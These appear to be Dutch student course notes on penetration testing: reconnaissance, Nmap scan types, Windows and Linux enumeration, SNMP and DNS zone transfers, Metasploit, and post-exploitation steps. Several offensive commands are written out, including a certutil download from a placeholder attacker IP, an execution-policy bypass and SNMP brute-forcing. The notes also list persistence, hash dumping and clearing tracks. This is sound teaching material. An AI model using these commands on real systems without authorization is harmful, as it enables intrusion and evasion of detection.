

Cybersecurity 3 - Introduction ?

Terminologie

- red teaming
 - aanvaller die probeert in te breken zonder dat het IT departement dit weet
- blue team
 - de verdedigende kant van cybersecurity
- purple teaming
 - combo van **red** en **blue** werken beide teams samen
 - * attackers tonen hun technieken
 - * defenders leren direct hoe ze die kunnen detecteren en blokkeren
- penetration testing (pentesting)
 - een gecontroleerde simulatie van een aanval, pentesters zoeken naar kwetsbaarheden
- code review
 - nagaan of er programmefouten in de applicatie zitten
- config review
 - controle van de configuratie van systemen en software
- bug bounty
 - publiek programma waarbij bedrijven hackers uitnodigen om bugs te zoeken

Blue Team

- CSIRT (Computer Security Incident Response Team)
 - * reageert op beveiligingsincidenten
- SOC (Security Operations Center)
 - * 24/7 netwerk en systemen monitoren
- Threat Intelligence
 - * analyse van aanvallen
- Developers
 - * moeten focussen op **secure coding**
- Network defenders
 - * beschermt het netwerk door **firewalls, IDS/IPS, monitoring**
- Digital forensic analysts
 - * onderzoeken aanvallen achteraf
- Vulnerability management
 - * beheert en prio kwetsbaarheden

Types of pentesting

- external pentesting
- internal pentesting
- physical pentesting
- perimeter pentesting
- web application pentesting
- mobile application pentesting
- infrastructure pentesting
- network pentesting

Hacking Modes

- Black box
 - tester krijgt **geen info** over doelwit
- White box
 - tester krijgt **gedeeltelijke** informatie over doelwit
- Grey box
 - tussenring krijgt **gedeeltelijk** wel/geen informatie

Malicious hackers

- script kiddies (onervaren hackers)
- suicide hackers (hackers die schijt hebben aan de gevolgen)
- hacktivist (hacken om boodschap over te brengen)
- Nation states (werken namens land/regering)

Social engineering (mensen manipuleren)

- reciprocity
 - mensen voelen zich verplicht iets te doen (Tinder scams)
- commitment and consistency
 - onschuldige enquête en ineens geef je privé informatie
- social proof
 - meelopen met de mensen bv scam → '*200 collegas hebben hun ww al veranderd*'
- authority
 - nabootsen van iemand met gezag
- liking
- scarcity
 - mensen handelen sneller als er tijdsnood is → '*je account wordt binnen 24*

uur verwijderd'

Methods

- phishing
- spear phising
- vishing
- smishing
- impersonation

Basisconcepten

assets

! wat beschermen ze? data, intellectuele eigendom, hardware, software

threats

! alles of iedereen die schade kan veroorzaken

vulnerabilities

! zwakke plekken in systemen door een threat misbruikt worden

risks

! is de kans dat een **threat** gebruikmaakt van een **vulnerability**, met negatieve gevolgen

Pentest methodology

1. planning
 2. footprinting & scanning - informatie verzamelen over target
 3. enumeration - vinden van services, users, -en vulnerabilities
 4. exploitation - exploiten van vulnerabilities om access te gainen
 5. post-exploitation - privilege escalation, local enumeration
 6. reporting - feedback van de results
-

Cybersecurity 3 - Footprinting

Wat is **footprinting** nu?

- gedeelte van offense attack waarbij je zoveel mogelijk informatie verzamelt over een bedrijf of doelwit

Dit is de eerste stap van **Reconnaissance** (verkenning) in cybersecurity. Van footprinting heb je **twee types**:

○ **active:** directe interactie met de target

- ping sweeps
- network mapping
- host-discovery
- port scanning

○ **passive:** enkel informatie verzamelen alsof je een gewone user bent

- surfen op hun website
- domein informatie extracten
- Robots.txt bevat vaak directories die verborgen of geindexeerd mogen worden
- social networks info uithalen op LinkedIn, X enzovoort.

Google dorks (Google Hacking) betekent dat je met specifieke **zoekopdrachten** en **operators** in google verborgen informatie kan vinden die niet makkelijk zichtbaar is.

NS Lookup is een **DNS** tool die je gebruikt om informatie uit het **Domain Name System** op te vragen. Deze zet zoals je weet ip adressen om naar domains.

WHOIS is een protocol waarmee je informatie over domein-naam registraties kan opvragen.

Varia tools & technieken:

○ zien welke technologie en plugins gebruikt zijn in een website:

- browserextensie: BuiltWith, Wappalyzer
- linux command tool: **whatweb**

○ website kopieren

- tool: **HTTrack**

○ subdomain enumeration

- tool: **Sublist3r**

○ checken of **WAF** (Website Application Firewall) aanwezig is

- tool: **wafw00f**

○ website reconnaissance

- tool: **netcraft**

○ email harvesting

- tool: **theHarvester**

○ network scanning

- tool: **Nmap**

? -sn om packets te verzenden om hosts te discoveren (sudo run)

? -v optie voor een meer informatieve output

- ? -p optie om volledige port range te checken
- ? -F de 100 meest gebruikte hosts
- ? -sU UDP port scan

DNS Records:

- A / AAAA koppelen een **domeinnaam** aan een IPv4- of IPv6 adres
 - NS **verwijst** naar de **nameservers** van het domein
 - MX **bepaalt** welke **mailserver** e-mails voor het domein ontvangt
 - CNAME **aliasrecord** dat één **domainnaam** doorverwijst naar een andere
 - TXT bevat **tekstinformatie**, vaak gebruikt voor **verificatie** of **beveiliging**
 - HINFO geeft **hostinformatie**
 - SOA bevat gegevens over de domeinautoriteit en zonebeheer
 - SRV specificeert servers voor bepaalde **diensten** zoals VoIP/LDAP
 - PTR doet het **omgekeerde** van een A-record koppelt een IP-adres aan een **domeinnaam**
-

Cybersecurity 3 - Scanning

Scanning wordt gebruikt om **hosts** te identificeren binnen **ranges**. Daarna volgt pas de **enumeration**, waarbij je onderzoekt welke poorten openstaan en welke services of versies daarvan draaien.

Tijdens het scannen kan je activiteit worden gedetecteerd door **IDS/IPS** (Intrusion Detection/Prevention System). Daarom moet je voorzichtig zijn met scannen en eventueel een proxy gebruiken.

Er bestaan verschillende scanmethodes:

- network scan/sweep
- port scan
- fingerprinting
- vulnerability scan

Met een **Network Scan** of **Ping Sweep** kun je ontdekken welke hosts actief zijn in een netwerk.

- wat je dan doet is **ICMP echo requests** uitsturen en wachten op **reply**

– Nadelen:

- veel systemen blokkeren ping default
- grote sweeps kunnen **IPS** triggeren

Ports you should know

- 20
- 22
- 23
- 25
- 69
- 80
- 110
- 161 & 162
- 443

Bij geavanceerd scannen worden ook kwetsbaarheden opgespoord en risico's worden geïdentificeerd met tool zoals:

- **OpenVas**
- **Nessus**
- **Nexpose**
- **Retina**

Ook heb je verschillende **port-states**:

- open (luistert naar verbindingen)
- gesloten (bereikbaar maar geen service actief)
- filtered (geen antwoord door firewall of filtering)

Nmap heeft nog extra states:

- non-filtered: poort is bereikbaar maar Nmap kan niet bepalen of open of closed
- open | filtered: kan niet onderscheiden of ie open of filtered is
- closed | filtered: onduidelijk of poort gesloten of filtered is

- **TCP basics**

- **3-way handshake:** SYN → SYN/ACK → ACK om een verbinding op te zetten.
- **TCP flags:** speciale bits (SYN, ACK, FIN, RST, PSH, URG) die het gedrag van een verbinding bepalen.

- **Veelvoorkomende scanning technieken**
 - **Full/Open scan (Connect scan)** → volledige handshake uitvoeren; betrouwbaar, maar makkelijk te detecteren.
 - **Stealth/half-open scan (SYN scan)** → alleen SYN en SYN/ACK; verbinding nooit volledig, moeilijker te detecteren.
 - **Xmas Tree scan** → stuurt een pakket met meerdere flags (FIN, URG, PSH); reacties kunnen info over OS en poorten verraden.
 - **FIN scan** → alleen FIN-flag; vaak firewall-omzeilend, geen antwoord = poort open of gefilterd.
 - **Null scan** → stuurt pakket zonder flags; gedrag van host bepaalt of poort open gesloten is.
 - **Idle scan** → gebruikt een "zombie"-host om zeer stealthy te scannen zonder eigen IP bloot te geven.
 - **ACK scan** → controleert of een firewall aanwezig is en of poorten gefilterd zijn.

Verschil tussen **FIN/RST**

- FIN - Finish: sluit de verbinding netjes af (2 way handshake)
- RST - Reset: beeindigt een verbinding onmiddelijk

Verschil tussen **PSH/URG**

- PSH - Push flag: data word normaal in buffer, maar PSH 1 direct naar applicatielaag
- URG - Urgent flag: samen met urgent pointer gebruiken om data als urgent te markeren

TCP Scanning technieken (samenvattingen)

Full/Open (Connect) Scan

- Volledige 3-way handshake.
- Betrouwbaar, maar traag en makkelijk te detecteren (IDS).
- Resultaat: handshake voltooid = open, RST = gesloten.

SYN Scan (Half-open/Stealth)

- Alleen eerste 2 stappen van de handshake.
- Minder zichtbaar in logs, snel.
- Resultaat: SYN+ACK = open, RST = gesloten, geen reactie = gefilterd.

Xmas Tree Scan

- Zet FIN, URG en PSH flags tegelijk (illegale combinatie).
- Meestal genegeerd, soms reactie → kan OS info onthullen.
- Resultaat: RST = gesloten, geen antwoord = open/gef.

FIN Scan

- Stuurt FIN-flag om connectie te sluiten.

- Kan firewalls omzeilen.
- Zelfde interpretatie als Xmas Scan (RST = gesloten, geen antwoord = open/gef.).

Null Scan

- Stuurt pakket zonder flags.
- Resultaat: RST = gesloten, geen reactie = open/gef.

Idle Scan

- Zeer stealthy: gebruikt een "zombie"-host als tussenstation.
- Aan de hand van **IP ID's** van zombie kan open/gesloten poort bepaald worden.
- Verbergt de identiteit van de aanvaller.

ACK Scan

- Test niet of poort open is, maar of een **firewall** actief is.
- RST = poort on-gefilterd (kan open of dicht zijn).
- Geen reactie of ICMP error = poort gefilterd.

UDP Scanning

- UDP is *connectionless* (geen handshake, geen flags).
- Werking: stuur UDP-pakket → analyseer reactie.
- Resultaten:
 - ICMP port-unreachable = gesloten
 - ICMP error (type 3 codes 1,2,9,10,13) = gefilterd
 - Geen reactie = open (of gefilterd)

Fingerprinting

- Doel: besturingssysteem en services identificeren via pakketkenmerken.
- **Active**: zelf crafted packets sturen, vergelijken met database → sneller, maar detecteerbaar.
- **Passive**: enkel sniffen, TTL & TCP-window size analyseren → stealthy maar trager.
- Voorbeeld (Active): nmap -O <IP>
- Voorbeeld (Passive): Linux TTL = 64, Windows XP TTL = 128.

Defense tegen scanning

- **Disconnect** bij aanval.
- Gebruik enkel **geharde** applicaties/OS.
- **Automatische updates** activeren.
- **DMZ's** inzetten om interne netwerken te beschermen.
- **IPS** installeren (Intrusion Prevention).
- Zelf regelmatig **vulnerability scans** doen en problemen patchen.

Cybersecurity 3 - Enumeration

Wat is **enumeration**?

- Is een fase **NA** scanning waarin een ethical hacker of pentester **dieper graaft in het doelwit**. Het doel is meer gedetailleerde informatie te verkrijgen over het **systeem, netwerk of gebruikers**.

⚠ Er is een **connectie** nodig met het systeem, wat opsporting en juridische risico's verhoogt. Toestemming is bij deze **nodig**!

Wat wordt er verzameld bij **enumeration**?

- machine- en hostnames
- gebruikers en groepen
- netwerkshares en diensten
- applicaties, routingtabellen en SNMP-info
- uitgebreide DNS informatie

☒ **Enumeratie op Windows** betekent dat je probeert meer te weten te komen over **gebruikers, groepen, machines** en hun rechten binnen een Windows-netwerk of domein.

- doel? begrijpen wie wat mag doen en waar weakspots zitten

Groepen worden gebruikt om rechten te beheren:

- local groups**: gelden alleen op één computer
- domain groups**: gelden binnen een netwerkdomain
- universal groups**: bestaan over domeingrenzen heen

Een user kan in meerde groepen zitten, en via die groep **extra** rechten krijgen.

Security Identifiers, elke groep of computer heeft een unieke **SID**. Met de SID kun je achterhalen welk account of groep bepaalde bestanden, processen of rechten bezit.

Security Databases alle gegevens worden opgeslagen in Windows in een database.

- Lokaal **SAM** (Security Accounts Manager)
- bevat gebruikersinfo en wachtwoordhashes

- Domein **AD** (Active Directory)
 - bevat alle gebruikers, computers, policies ...

Een aanvaller die toegang krijgt tot SAM of AD, kan hashes stelen of accounts analyseren.

Null Sessions (oude zwakte) vroeger kon je verbindingen maken met Windows via deze sessions zonder wachtwoord om informatie te krijgen over gebruikers of shares.

Dit is sinds Windows Vista en Server 2008 standaard uitgeschakeld, maar het blijft een gekend enumeratieaanvalspunt bij oudere systemen.

⌚ **Enumeratie op Linux** draait het vooral om het uitlezen van **systeem- en gebruikersinfo** uit configuratiefiles.

Gebruikers worden gedefinieerd in:

- /etc/passwd —> basisinfo (username, UID, GID, shell, home-dir)
- /etc/shadow —> versleutelde wachtwoordhashes

Om alle informatie samen te zien gebruik je **unshadow**.

UID 0 root

UID 1-99 systeemaccounts

UID 1000+ gewone users

Groepen dienen om rechten te verdelen tussen gebruikers:

- informatie staat in /etc/group
- elke gebruiker heeft één primaire groep en kan lid zijn van meerdere **secundaire** groepen
- GID 0 = root-groep

Een aanvaller wil weten tot welke groepen een gebruiker behoort, omdat dat bepaalt welke bestanden of mappen ie mag openen.

Zodra je weet:

- wie de gebruikers zijn
- welke groepen bestaan
- en welke rechten of hashes ze hebben

Kun je dan **inschatten** waar privilege escalation mogelijk is.



1) DNS & DNS transfers – wat en hoe

Wat: DNS vertaalt domeinnamen naar IP-adressen en bevat records (A, AAAA, NS, MX, TXT, PTR, CNAME).

DNS transfer (zone transfer): een volledige kopie van de DNS-zone (alle records) ophalen van een nameserver — handig bij enumeratie want je krijgt subdomeinen en hostnamen.

Hoe (tools / commando's):

- nslookup -type=any example.com of interactieve nslookup (ls -d) — kan zone info proberen.
- dig axfr @nameserver example.com — vraagt een AXFR (zone transfer).
- Wat je krijgt: volledige lijst hosts/subdomeinen, mailservers, aliases → veel terreinwinst voor verder onderzoek.

Waarom belangrijk voor enumeration: als een nameserver fout geconfigureerd is (staat zone transfers toe), kun je in één keer veel interne namen en hosts vinden.

Verdediging: beperk AXFR tot vertrouwde IPs; gebruik split DNS; harden van DNS-servers.

2) Routing information – CDP/LLDP en routingprotocollen

Wat: netwerkapparaten delen informatie over buren en routes:

- **CDP / LLDP** (switch discovery): apparaten melden wie hun directe buren zijn (model, poort, IP soms).
- **Routingprotocollen** (OSPF, EIGRP, ...): delen route-/neighbour-informatie tussen routers.

Waarom relevant: met neighbour info en route tabellen kun je netwerksegmenten te volgen, interne netwerken en devices ontdekken die niet publiek zichtbaar zijn.

Verdediging: beheer management-interfaces, schakel discovery uit op randpoorten, zorg voor authenticatie van routingprotocollen.

3) SNMP – kort en praktisch

Wat: Simple Network Management Protocol — gebruikt om netwerkapparaten te monitoren en beheren.

Poorten: UDP 161 (agent), UDP 162 (traps).

Belangrijk: SNMP biedt veel device-informatie (IF-status, configuratie, interfaces, CPU, geheugen, routing tables) via **MIBs** (databases) en **OIDs** (object identifiers).

Tools / commando's:

- snmpwalk -v2c -c public target — loop door MIB-tree en haal info op (v2c met community "public").
- snmpget — haal één OID op.
- snmptranslate — vertaal OID naar leesbare naam.

Wat je concreet kunt vinden: serienummers, softwareversie, interface-IPs, ARP/

routing tabellen, soms gebruikers of wachtwoordstrings (bij slechte config).

4) OID / MIB — de boomstructuur

Uitleg: OIDs vormen samen een boom (root → internet → private → enterprise → vendor-specific).

Voorbeeld: 1.3.6.1.4.1 → private enterprises, daarna vendornummer → device-specificieke MIBs.

Waarom handig: als je weet welke OIDs een vendor gebruikt, kun je gericht informatie opvragen (bv. interface counters, module model, temperatuur).

5) SNMP versies en beveiliging — v1, v2, v3

- **SNMPv1**
 - Community-strings (bv. public) in platte tekst.
 - Zeer zwak; makkelijk af te luisteren.
- **SNMPv2**
 - Meer functies (GetBulk), 64-bit counters.
 - Nog steeds community-gebaseerd en meestal geen encryptie.
- **SNMPv3**
 - Gebruikers- en groepsgebaseerde beveiliging: **authenticatie + encryptie** (MD5/SHA, DES/AES etc.).
 - Mogelijkheid om views en ACLs te beperken (wie welke MIB ziet).

Waarom belangrijk voor enumeration: veel netwerken gebruiken nog v1/v2 met default community public — dat is een makkelijke manier om veel interne info te verzamelen. v3 is veel veiliger maar moet correct geconfigureerd zijn.

6) Concrete checklist voor een pentester (wat te doen)

1. **DNS:** dig axfr @ns1.example.com example.com → kijk of zone transfer mogelijk is.
2. **DNS subdomain enumeration:** subfinder, amass, dnsrecon (automatisch).
3. **SNMP scan:** nmap -sU -p161 --script snmp-info,snmp-brute <target> of snmpwalk -v2c -c public <ip>.
4. **CDP/LLDP:** op netwerkinrichting tools of via SNMP/SSH op randapparaat.
5. **Routing info:** pas op: routers aanspreken = meer kans op detectie. Vraag altijd toestemming.

7) Verdediging (kort & krachtig)

- Sluit **zone transfers** af voor onbevoegden.
- Schakel **SNMPv1/v2c** uit of verander community strings en beperk toegang met ACLs; gebruik **SNMPv3** met encryptie.
- Disable CDP/LLDP op eindpoorten; gebruik op vertrouwde management-poorten alleen.

- Harden netwerkapparaten, regelmatige patches en sterke authenticatie voor routingprotocollen.
- Monitoren/IPS om verdachte queries of scans op te merken.


Exploitation

- **Metasploit Framework:** open-source platform (van Rapid7) om kwetsbaarheden te identificeren en exploits te ontwikkelen. Het werkt modulair met:
 - **Exploit** (kwetsbaarheid),
 - **Payload** (code die draait na exploit, bv. reverse shell),
 - **Target** (specifieke configuratie).
 Belangrijke moduletypes: *auxiliary*, *exploits*, *payloads*, *post*, *encoders* en *NOPs*.
- Standaard aanwezig in **Kali Linux**; opstart via service postgresql start en msfconsole.
- **Veelgebruikte protocollen en modules:**
 - **FTP (TCP/21)** – ftp_login, ftp_anon
 - **SMB (TCP/445)** – smb_enumusers, smb_login
 - **Web (TCP/80,443)** – http_login, dir_scanner
 - **MySQL (TCP/3306)** – mysql_login, mysql_enum
 - **SSH (TCP/22)** – ssh_login, ssh_enumusers
 - **SMTP (TCP/25,465,587)** – smtp_enum, smtp_version
- **Searchsploit:** CLI-tool in Kali om offline te zoeken in de **Exploit-DB**.
Gebruik: searchsploit [keyword], searchsploit -m [exploitfile].

Praktijkoeferingen (TryHackMe): Lian_Yu, Pyrat, Whiterose, Silver Platter, Billing enz.

➔ **Kort samengevat:** Exploitation draait om het vinden, testen en benutten van kwetsbaarheden via frameworks (Metasploit) en databases (Searchsploit) om systemen te beveiligen door inzicht in hun zwakke plekken.

POST Exploitation



Is een fase na **toegang/compromise** voor informatieverzameling, toegang behouden en lateral movement.

Post-Exploitation – Overzicht

Na een succesvolle exploit is het doel **maximale informatie en controle** te verkrijgen zonder ontdekt te worden.

De post-exploitationfase bepaalt de waarde van de toegang: wat kan je doen, wat is het risico en hoe behoud je toegang?

Methodologie (8 stappen)

1. **Local Enumeration** – Informatie verzamelen over het systeem.
2. **Transferring Files** – Tools of scripts uploaden.
3. **Upgrading Shells** – Van beperkte shell naar stabiele interactieve sessie.
4. **Privilege Escalation** – Hogere rechten verkrijgen (root/Admin).
5. **Persistence** – Toegang behouden, ook na herstart.
6. **Dumping & Cracking Hashes** – Wachtwoorden of hashes bemachtigen.
7. **Pivoting** – Via dit systeem andere netwerken binnendringen.
8. **Clearing Tracks** – Sporen wissen (logs, histories).

1. Local Enumeration

Doel: zoveel mogelijk systeeminformatie verzamelen om volgende stappen te plannen.

Windows

- **Belangrijk:** hostname, OS-versie, architectuur, updates.
- **Commands:**
 - sysinfo
 - wmic qfe get Caption, Description, HotFixID, InstalledOn (hotfixes)

Linux

- **Belangrijk:** distributie, kernel, CPU, disks, environment.
- **Commands:**
 - hostname, cat /etc/issue, cat /etc/*release, uname -r
 - lscpu, df -h, lsblk | grep sd, dpkg -L, env

2. Enumerating Users & Groups

Windows

- **User info:** net user [username]
- **Alle users:** net user
- **Groepen:** net localgroup
- **Adminleden:** net localgroup administrator
- **Current privileges:** whoami /priv
- **MSF:** enum_logged_on_users

Linux

- **Current user:** whoami
- **Alle users:** cat /etc/passwd
- **Groepen:** groups, group [username]
- **Laatste logins:** lastlog

3. Enumerating Network Information

Windows

- **IP info:** ipconfig /all
- **ARP cache:** arp -a
- **Open poorten:** netstat -ano
- **Firewall status:** netsh advfirewall show allprofiles
- **Routing:** route print

Linux

- **IP info:** ifconfig
- **Routes:** route
- **Services:** netstat
- **Hosts:** arp -a, cat /etc/hosts

- Interfaces: cat /etc/networks

4. Enumerating Processes & Services

Windows

- Processen/services: ps, wmic service list brief, tasklist /SVC
- Geplande taken: schtasks /query /fo LIST
- PID zoeken: pgrep [naam]
- Migreren in Meterpreter: migrate [PID] (handig bij onstabiele shell)

Linux

- Processen: ps, ps aux, top
- Cronjobs: crontab -l, cat /etc/cron*

5. Automating Local Enumeration

Windows

- **Tool:** JAWS – Just Another Windows Script
 - powershell.exe -ExecutionPolicy Bypass -File .\jaws-enum.ps1 -OutputFilename JAWS-enum.txt
- **MSF modules:**
 - win_privs, enum_logged_on_users, enum_applications, enum_computers, enum_shares, enum_patches

Linux

- **Tool:** LinEnum – automatische Linux enumeratie
- **MSF modules:**
 - enum_configs, enum_network, enum_system

Doel van Post-Exploitation

- Controleren **hoe waardevol** de toegang is.
- **Informatie** verzamelen voor privilege escalation of laterale beweging.
- **Blijven onder de radar** en persistentie voorzien.

Post-exploitation — Samenvatting (delen: bestanden overzetten, shells upgraden, privilege escalation)

1) Bestanden overzetten (Transferring files)

Doel: tools, scripts of payloads op het doelwit krijgen (altijd naar tijdelijke map).

Algemene aanpak

- Twee-stappen: host de bestanden op jouw machine → download op het doelwit.
- Host eenvoudig met Python (snelle webserver):
 - Python2: python -m SimpleHTTPServer 80
 - Python3: python3 -m http.server 80

Windows → commando's

- Gebruik tijdelijke map (bv. C:\Windows\Temp).
- certutil -urlcache -f http://[attacker_IP]/[filename] [filename_on_target] (werkt vaak zonder extra tools)
- Met Metasploit: module web_delivery als je payloads wilt serveren/leveren.

